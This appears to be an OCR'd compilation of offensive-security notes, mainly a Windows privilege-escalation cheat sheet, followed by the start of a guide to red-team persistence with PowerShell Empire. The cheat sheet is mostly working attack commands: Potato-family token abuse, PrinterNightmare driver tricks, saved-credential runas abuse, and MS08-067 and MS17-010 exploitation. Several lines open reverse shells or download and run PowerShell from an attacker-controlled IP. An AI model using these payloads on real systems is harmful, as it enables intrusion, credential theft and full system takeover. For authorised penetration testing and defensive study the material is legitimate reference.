
PrinterNightmare

```
git clone https://github.com/Flangvik/DeployPrinterNightmare
PS C:\adversary> FakePrinter.exe 32mimispool.dll 64mimispool.dll
EasySystemShell
[<3] @Flangvik - TrustedSec
[+] Copying C:\Windows\system32\mscms.dll to
C:\Windows\system32\6cfbaf26f4c64131896df8a522546e9c.dll
[+] Copying 64mimispool.dll to
C:\Windows\system32\spool\drivers\x64\3\6cfbaf26f4c64131896df8a522546e9c.dll
[+] Copying 32mimispool.dll to
C:\Windows\system32\spool\drivers\W32X86\3\6cfbaf26f4c64131896df8a522546e9c.d
ll
[+] Adding printer driver => Generic / Text Only!
[+] Adding printer => EasySystemShell!
[+] Setting 64-bit Registry key
[+] Setting 32-bit Registry key
[+] Setting '*' Registry key
PS C:\target> $serverName  = 'printer-installed-host'
PS C:\target> $printerName = 'EasySystemShell'
PS C:\target> $fullprinterName = '\\' + $serverName + '\' + $printerName + '
- ' + $(If ([System.Environment]::Is64BitOperatingSystem) {'x64'} Else
{'x86'})
```

```
PS C:\target> Remove-Printer -Name $fullprinterName -ErrorAction
SilentlyContinue
PS C:\target> Add-Printer -ConnectionName $fullprinterName
```

Bring Your Own Vulnerability

Concealed Position : https://github.com/jacob-baines/concealed_position

- ACIDDAMAGE - CVE-2021-35449 - Lexmark Universal Print Driver LPE
- RADIANTDAMAGE - CVE-2021-38085 - Canon TR150 Print Driver LPE
- POISONDAMAGE - CVE-2019-19363 - Ricoh PCL6 Print Driver LPE
- SLASHINGDAMAGE - CVE-2020-1300 - Windows Print Spooler LPE

```
cp_server.exe -e ACIDDAMAGE
# Get-Printer
# Set the "Advanced Sharing Settings" -> "Turn off password protected
sharing"
cp_client.exe -r 10.0.0.9 -n ACIDDAMAGE -e ACIDDAMAGE
cp_client.exe -l -e ACIDDAMAGE
```

EoP - Runas

Use the `cmdkey` to list the stored credentials on the machine.

```
cmdkey /list
Currently stored credentials:
 Target: Domain:interactive=WORKGROUP\Administrator
 Type: Domain Password
 User: WORKGROUP\Administrator
```

Then you can use `runas` with the `/savecred` options in order to use the saved credentials. The following example is calling a remote binary via an SMB share.

```
runas /savecred /user:WORKGROUP\Administrator
"\\10.XXX.XXX.XXX\SHARE\evil.exe"
runas /savecred /user:Administrator "cmd.exe /k whoami"
```

Using `runas` with a provided set of credential.

```
C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password>
"c:\users\Public\nc.exe -nc <attacker-ip> 4444 -e cmd.exe"
$secpasswd = ConvertTo-SecureString "<password>" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("<user>",
$secpasswd)
$computer = "<hostname>"
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe","<attacker_ip>
4444 -e cmd.exe", $mycreds.Username, $mycreds.Password, $computer)
```

EoP - Abusing Shadow Copies

If you have local administrator access on a machine try to list shadow copies, it's an easy way for Privilege Escalation.

```
# List shadow copies using vssadmin (Needs Admnistrator Access)
vssadmin list shadows

# List shadow copies using diskshadow
```

```
diskshadow list shadows all

# Make a symlink to the shadow copy and access it
mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

EoP - From local administrator to NT SYSTEM

```
PsExec.exe -i -s cmd.exe
```

EoP - Living Off The Land Binaries and Scripts

Living Off The Land Binaries and Scripts (and also Libraries) : https://lolbas-project.github.io/

The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques.
A LOLBin/Lib/Script must:

- Be a Microsoft-signed file, either native to the OS or downloaded from Microsoft. Have extra "unexpected" functionality. It is not interesting to document intended use cases. Exceptions are application whitelisting bypasses
- Have functionality that would be useful to an APT or red team

```
wmic.exe process call create calc
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
Microsoft.Workflow.Compiler.exe tests.xml results.xml
```

EoP - Impersonation Privileges

Full privileges cheatsheet at https://github.com/gtworek/Priv2Admin, summary below will only list direct ways to exploit the privilege to obtain an admin session or read sensitive files.

Privilege	Impact	Tool	Execution path	Remarks
`SeAssignPrimaryToken`	***Admin***	3rd party tool	*"It would allow a user to impersonate tokens and privesc to nt system using tools such as potato.exe, rottenpotato.exe and juicypotato.exe"*	Thank you Aurélien Chalot for the update. I will try to re-phrase it to something more recipe-like soon.

Privilege	Impact	Tool	Execution path	Remarks
`SeBackup`	**Threat**	***Built-in commands***	Read sensitve files with `robocopy /b`	- May be more interesting if you can read %WINDIR%\MEMORY.DMP - `SeBackupPrivilege` (and robocopy) is not helpful when it comes to open files. - Robocopy requires both SeBackup and SeRestore to work with /b parameter.
`SeCreateToken`	***Admin***	3rd party tool	Create arbitrary token including local admin rights with `NtCreateToken`.	
`SeDebug`	***Admin***	**PowerShell**	Duplicate the `lsass.exe` token.	Script to be found at FuzzySecurity
`SeLoadDriver`	***Admin***	3rd party tool	1. Load buggy kernel driver such as `szkg64.sys` or `capcom.sys` 2. Exploit the driver vulnerability Alternatively, the privilege may be used to unload security-related drivers with `ftlMC` builtin command. i.e.: `fltMC sysmondrv`	1. The `szkg64` vulnerability is listed as CVE-2018-15732 2. The `szkg64` exploit code was created by Parvez Anwar
`SeRestore`	***Admin***	**PowerShell**	1. Launch PowerShell/ISE with	Attack may be detected by some

Privilege	Impact	Tool	Execution path	Remarks
			the SeRestore privilege present. 2. Enable the privilege with Enable-SeRestorePrivilege). 3. Rename utilman.exe to utilman.old 4. Rename cmd.exe to utilman.exe 5. Lock the console and press Win+U	AV software. Alternative method relies on replacing service binaries stored in "Program Files" using the same privilege.
`SeTakeOwnership`	***Admin***	***Built-in commands***	1. `takeown.exe /f "%windir%\system32"` 2. `icalcs.exe "%windir%\system32" /grant "%username%":F` 3. Rename cmd.exe to utilman.exe 4. Lock the console and press Win+U	Attack may be detected by some AV software. Alternative method relies on replacing service binaries stored in "Program Files" using the same privilege.
`SeTcb`	***Admin***	3rd party tool	Manipulate tokens to have local admin rights included. May require SeImpersonate. To be verified.	

Restore A Service Account's Privileges

This tool should be executed as LOCAL SERVICE or NETWORK SERVICE only.

```
# https://github.com/itm4n/FullPowers

c:\TOOLS>FullPowers
[+] Started dummy thread with id 9976
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\WINDOWS\system32>whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= =========================================
=======
SeAssignPrimaryTokenPrivilege Replace a process level token
Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Enabled
SeAuditPrivilege              Generate security audits
Enabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Enabled

c:\TOOLS>FullPowers -c "C:\TOOLS\nc64.exe 1.2.3.4 1337 -e cmd" -z
```

Meterpreter getsystem and alternatives

```
meterpreter> getsystem
Tokenvator.exe getsystem cmd.exe
incognito.exe execute -c "NT AUTHORITY\SYSTEM" cmd.exe
psexec -s -i cmd.exe
python getsystem.py # from https://github.com/sailay1996/tokenx_privEsc
```

RottenPotato (Token Impersonation)

- Binary available at : https://github.com/foxglovesec/RottenPotato
- Binary available at : https://github.com/breenmachine/RottenPotatoNG

```
getuid
getprivs
use incognito
list\_tokens -u
cd c:\temp\
execute -Hc -f ./rot.exe
impersonate\_token "NT AUTHORITY\SYSTEM"
Invoke-TokenManipulation -ImpersonateUser -Username "lab\domainadminuser"
Invoke-TokenManipulation -ImpersonateUser -Username "NT AUTHORITY\SYSTEM"
Get-Process wininit | Invoke-TokenManipulation -CreateProcess "Powershell.exe
-nop -exec bypass -c \"IEX (New-Object
Net.WebClient).DownloadString('http://10.7.253.6:82/Invoke-
PowerShellTcp.ps1');\"};"
```

Juicy Potato (Abusing the golden privileges)

If the machine is **>= Windows 10 1809 & Windows Server 2019** - Try **Rogue Potato**

If the machine is **< Windows 10 1809 < Windows Server 2019** - Try **Juicy Potato**

- Binary available at : https://github.com/ohpe/juicy-potato/releases

1. Check the privileges of the service account, you should look for **SeImpersonate** and/or **SeAssignPrimaryToken** (Impersonate a client after authentication)

   ```
   whoami /priv
   ```

2. Select a CLSID based on your Windows version, a CLSID is a globally unique identifier that identifies a COM class object

   - Windows 7 Enterprise
   - Windows 8.1 Enterprise
   - Windows 10 Enterprise
   - Windows 10 Professional
   - Windows Server 2008 R2 Enterprise
   - Windows Server 2012 Datacenter
   - Windows Server 2016 Standard

3. Execute JuicyPotato to run a privileged command.

```
4.  JuicyPotato.exe -l 9999 -p c:\interpub\wwwroot\upload\nc.exe -a "IP
    PORT -e cmd.exe" -t t -c {B91D5831-B1BD-4608-8198-D72E155020F7}
5.  JuicyPotato.exe -l 1340 -p C:\users\User\rev.bat -t * -c {e60687f7-
    01a1-40aa-86ac-db1cbf673334}
6.  JuicyPotato.exe -l 1337 -p c:\Windows\System32\cmd.exe -t * -c
    {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} -a "/c
    c:\users\User\reverse_shell.exe"
7.      Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 1337
8.      ......
9.      [+] authresult 0
10.     {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM
        [+] CreateProcessWithTokenW OK
```

Rogue Potato (Fake OXID Resolver)

- Binary available at https://github.com/antonioCoco/RoguePotato

```
# Network redirector / port forwarder to run on your remote machine, must use
port 135 as src port
socat tcp-listen:135,reuseaddr,fork tcp:10.0.0.3:9999

# RoguePotato without running RogueOxidResolver locally. You should run the
RogueOxidResolver.exe on your remote machine.
# Use this if you have fw restrictions.
RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe"
```

```
# RoguePotato all in one with RogueOxidResolver running locally on port 9999
RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe" -l 9999

#RoguePotato all in one with RogueOxidResolver running locally on port 9999
and specific clsid and custom pipename
RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe" -l 9999 -c
"{6d8ff8e1-730d-11d4-bf42-00b0d0118b56}" -p splintercode
```

EFSPotato (MS-EFSR EfsRpcOpenFileRaw)

- Binary available at https://github.com/zcgonvh/EfsPotato

```
# .NET 4.x
csc EfsPotato.cs
csc /platform:x86 EfsPotato.cs

# .NET 2.0/3.5
C:\Windows\Microsoft.Net\Framework\V3.5\csc.exe EfsPotato.cs
C:\Windows\Microsoft.Net\Framework\V3.5\csc.exe /platform:x86 EfsPotato.cs
```

JuicyPotatoNG

- antonioCoco/JuicyPotatoNG

```
JuicyPotatoNG.exe -t * -p "C:\Windows\System32\cmd.exe" -a "/c whoami" >
C:\juicypotatong.txt
```

EoP - Privileged File Write

DiagHub

⚠ Starting with version 1903 and above, DiagHub can no longer be used to load arbitrary DLLs.

The Microsoft Diagnostics Hub Standard Collector Service (DiagHub) is a service that collects trace information and is programmatically exposed via DCOM. This DCOM object can be used to load a DLL into a SYSTEM process, provided that this DLL exists in the `C:\Windows\System32` directory.

Exploit

1. Create an evil DLL e.g: payload.dll and move it into `C:\Windows\System32`
2. Build https://github.com/xct/diaghub
3. `diaghub.exe c:\\ProgramData\\ payload.dll`

The default payload will run `C:\Windows\System32\spool\drivers\color\nc.exe -lvp 2000 -e cmd.exe`
Alternative tools:

- https://github.com/Accenture/AARO-Bugs/tree/master/CVE-2020-5825/TrigDiag
- https://github.com/decoder-it/diaghub_exploit

UsoDLLLoader

⚠ 2020-06-06 Update: this trick no longer works on the latest builds of Windows 10 Insider Preview.

An alternative to the DiagHub DLL loading "exploit" found by James Forshaw (a.k.a. @tiraniddo)
If we found a privileged file write vulnerability in Windows or in some third-party software, we could copy our own version of `windowscoredeviceinfo.dll` into `C:\Windows\Sytem32\` and then have it loaded by the USO service to get arbitrary code execution as **NT AUTHORITY\System**.

Exploit

1. Build https://github.com/itm4n/UsoDllLoader
   - Select Release config and x64 architecure.
   - Build solution.
     - DLL .\x64\Release\WindowsCoreDeviceInfo.dll
     - Loader .\x64\Release\UsoDllLoader.exe.
2. Copy `WindowsCoreDeviceInfo.dll` to `C:\Windows\System32\`
3. Use the loader and wait for the shell or run `usoclient StartInteractiveScan` and connect to the bind shell on port 1337.

WerTrigger

Exploit Privileged File Writes bugs with Windows Problem Reporting

1. Clone https://github.com/sailay1996/WerTrigger
2. Copy `phoneinfo.dll` to `C:\Windows\System32\`
3. Place `Report.wer` file and `WerTrigger.exe` in a same directory.
4. Then, run `WerTrigger.exe`.
5. Enjoy a shell as **NT AUTHORITY\SYSTEM**

WerMgr

Exploit Privileged Directory Creation Bugs with Windows Error Reporting

1. Clone https://github.com/binderlabs/DirCreate2System
2. Create directory `C:\Windows\System32\wermgr.exe.local\`
3. Grant access to it: `cacls C:\Windows\System32\wermgr.exe.local /e /g everyone:f`
4. Place `spawn.dll` file and `dircreate2system.exe` in a same directory and run `.\dircreate2system.exe`.
5. Enjoy a shell as **NT AUTHORITY\SYSTEM**

EoP - Common Vulnerabilities and Exposure

MS08-067 (NetAPI)

Check the vulnerability with the following nmap script.

```
nmap -Pn -p445 --open --max-hostgroup 3 --script smb-vuln-ms08-067
<ip_netblock>
```

Metasploit modules to exploit `MS08-067 NetAPI`.

```
exploit/windows/smb/ms08_067_netapi
```

If you can't use Metasploit and only want a reverse shell.

```
https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-
067.py
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443
EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f py -v shellcode -a
x86 --platform windows

Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1
Universal, port 445
Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal,
port 139 (445 could also be used)
Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal
Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English
Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)
Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3 English
(NX)
Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3 English
(AlwaysOn NX)
python ms08-067.py 10.0.0.1 6 445
```

MS10-015 (KiTrap0D) - Microsoft Windows NT/2000/2003/2008/XP/Vista/7

'KiTrap0D' User Mode to Ring Escalation (MS10-015)

```
https://www.exploit-db.com/exploits/11199

Metasploit : exploit/windows/local/ms10_015_kitrap0d
```

MS11-080 (afd.sys) - Microsoft Windows XP/2003

```
Python: https://www.exploit-db.com/exploits/18176
Metasploit: exploit/windows/local/ms11_080_afdjoinleaf
```

MS15-051 (Client Copy Image) - Microsoft Windows 2003/2008/7/8/2012

```
printf("[#] usage: ms15-051 command \n");
printf("[#] eg: ms15-051 \"whoami /all\" \n");

# x32
```

```
https://github.com/rootphantomer/exp/raw/master/ms15-051%EF%BC%88%E4%BF%AE%E6%94%B9%E7%89%88%EF%BC%89/ms15-051/ms15-051/Win32/ms15-051.exe

# x64
https://github.com/rootphantomer/exp/raw/master/ms15-051%EF%BC%88%E4%BF%AE%E6%94%B9%E7%89%88%EF%BC%89/ms15-051/ms15-051/x64/ms15-051.exe

https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051
use exploit/windows/local/ms15_051_client_copy_image
```

MS16-032 - Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64)

Check if the patch is installed : `wmic qfe list | findstr "3139914"`

```
Powershell:
https://www.exploit-db.com/exploits/39719/
https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1

Binary exe : https://github.com/Meatballs1/ms16-032

Metasploit : exploit/windows/local/ms16_032_secondary_logon_handle_privesc
```

MS17-010 (Eternal Blue)

Check the vulnerability with the following nmap script or crackmapexec: `crackmapexec smb 10.10.10.10 -u '' -p '' -d domain -M ms17-010`.

```
nmap -Pn -p445 --open --max-hostgroup 3 --script smb-vuln-ms17–010 <ip_netblock>
```

Metasploit modules to exploit `EternalRomance/EternalSynergy/EternalChampion`.

```
auxiliary/admin/smb/ms17_010_command          MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
auxiliary/scanner/smb/smb_ms17_010            MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_eternalblue      MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_eternalblue_win8 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
exploit/windows/smb/ms17_010_psexec           MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

If you can't use Metasploit and only want a reverse shell.

```
git clone https://github.com/helviojunior/MS17-010

# generate a simple reverse shell to use
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443 EXITFUNC=thread -f exe -a x86 --platform windows -o revshell.exe
python2 send_and_execute.py 10.0.0.1 revshell.exe
```

CVE-2019-1388

Exploit : https://packetstormsecurity.com/files/14437/hhupd.exe.html

Requirement:

- Windows 7
- Windows 10 LTSC 10240

Failing on :

- LTSC 2019
- 1709
- 1803

Detailed information about the vulnerability : https://www.zerodayinitiative.com/blog/2019/11/19/thanksgiving-treat-easy-as-pie-windows-7-secure-desktop-escalation-of-privilege

References

- icacls - Docs Microsoft
- Privilege Escalation Windows - Philip Linghammar
- Windows elevation of privileges - Guifre Ruiz
- The Open Source Windows Privilege Escalation Cheat Sheet by amAK.xyz and @xxByte
- Basic Linux Privilege Escalation
- Windows Privilege Escalation Fundamentals
- TOP–10 ways to boost your privileges in Windows systems - hackmag
- The SYSTEM Challenge
- Windows Privilege Escalation Guide - absolomb's security blog
- Chapter 4 - Windows Post-Exploitation - 2 Nov 2017 - dostoevskylabs
- Remediation for Microsoft Windows Unquoted Service Path Enumeration Vulnerability - September 18th, 2016 - Robert Russell
- Pentestlab.blog - WPE-01 - Stored Credentials
- Pentestlab.blog - WPE-02 - Windows Kernel
- Pentestlab.blog - WPE-03 - DLL Injection
- Pentestlab.blog - WPE-04 - Weak Service Permissions
- Pentestlab.blog - WPE-05 - DLL Hijacking
- Pentestlab.blog - WPE-06 - Hot Potato
- Pentestlab.blog - WPE-07 - Group Policy Preferences
- Pentestlab.blog - WPE-08 - Unquoted Service Path
- Pentestlab.blog - WPE-09 - Always Install Elevated
- Pentestlab.blog - WPE-10 - Token Manipulation
- Pentestlab.blog - WPE-11 - Secondary Logon Handle
- Pentestlab.blog - WPE-12 - Insecure Registry Permissions
- Pentestlab.blog - WPE-13 - Intel SYSRET

- Alternative methods of becoming SYSTEM - 20th November 2017 - Adam Chester *@xpn*
- Living Off The Land Binaries and Scripts (and now also Libraries)
- Common Windows Misconfiguration: Services - 2018-09-23 - @am0nsec
- Local Privilege Escalation Workshop - Slides.pdf - @sagishahar
- Abusing Diaghub - xct - March 07, 2019
- Windows Exploitation Tricks: Exploiting Arbitrary File Writes for Local Elevation of Privilege - James Forshaw, Project Zero - Wednesday, April 18, 2018
- Weaponizing Privileged File Writes with the USO Service - Part 2/2 - itm4n - August 19, 2019
- Hacking Trick: Environment Variable $Path Interception y Escaladas de Privilegios para Windows
- Abusing SeLoadDriverPrivilege for privilege escalation - 14 JUN 2018 - OSCAR MALLO
- Universal Privilege Escalation and Persistence – Printer - AUGUST 2, 2021)
- ABUSING ARBITRARY FILE DELETES TO ESCALATE PRIVILEGE AND OTHER GREAT TRICKS - March 17, 2022 | Simon Zuckerbraun
- Bypassing AppLocker by abusing HashInfo - 2022-08-19 - Ian
- Giving JuicyPotato a second chance: JuicyPotatoNG - @decoder_it, @splinter_code


https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

Windows Red Team Persistence Techniques

MITRE ATT&CK Persistence Techniques

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

Gaining an initial foothold is not enough, you need to set up and maintain persistent access to your targets.



Initial Access	Execution	Persistence
9 techniques	12 techniques	19 techniques
Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)
Exploit Public-Facing Application	Container Administration Command	BITS Jobs
External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)
Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)
Phishing (3)	Inter-Process Communication (2)	Browser Extensions
Replication Through Removable Media	Native API	Compromise Client Software Binary
Supply Chain Compromise (3)	Scheduled Task/Job (7)	Create Account (3)
Trusted Relationship	Shared Modules	Create or Modify System Process (4)
Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)
	System Services (2)	External Remote Services
	User Execution (3)	Hijack Execution Flow (11)
	Windows Management Instrumentation	Implant Internal Image
		Modify Authentication Process (4)
		Office Application Startup (6)

The techniques outlined under the Persistence tactic provide us with a clear and methodical way of establishing persistence on the target system.

The following is a list of key techniques and sub techniques that we will be exploring:

- Registry Run Keys / Startup Folder
- Scheduled Task/Job
- Local Accounts

Scenario

Our objective is to establish persistence on our target system after we have obtained an initial foothold. In this case, we will be taking a look at how to establish persistence on a Windows target with Powershell-Empire.

Persistence with PowerShell Empire

Empire has a variety of methods and options to help you keep access to a host you've compromised. They're broken into four main areas: PowerBreach in-memory/non-reboot surviving backdoors, userland reboot options, elevated (admin) reboot options, and various debugger triggers (think sticky-keys).

To install PowerShell Empire, follow the Installing PowerShell Empire section of part 1, guide 3 in this series (Windows Red Team Exploitation Techniques). If you followed this guide previously and set up a Linux VM with PowerShell Empire, then you can re-use it if it still exists.

PowerShell Empire Persistence Modules

The following is a list of Empire persistence modules that we will be utilizing in our engagement:

1. Userland persistence – Used to set up reboot persistence for a non-privileged agent (userland).
2. Elevated persistence – Used to set up reboot persistence for an agent with administrative privileges.
3. PowerBreach – This is a series of in-memory PowerShell backdoors that can be used to set up persistence.

The PowerShell Empire modules are part of the framework and are used to segregate and categorize functionality, whereas the PowerShell Empire plugins offer additional functionality that is not required in order for Empire to work.

As explained above, in order to utilize some of the elevated persistence modules, we will need to obtain a high integrity agent with Empire.

Obtaining a High Integrity Agent with Empire


In terms of Empire terminology, a high integrity agent is an agent with elevated privileges, in order to obtain a high integrity agent, we will need to elevate our privileges. This can be facilitated through the use of various Empire modules, however, the type of privilege escalation technique you use will depend on the version of Windows your target is running.

To obtain an agent on the target Windows 10 system, follow guide 3 of part 1 of this series, Windows Red Team Exploitation Techniques. If you followed this guide previously, created a Windows 10 target VM, and created an agent on it, then you can re-use that VM if it still exists.

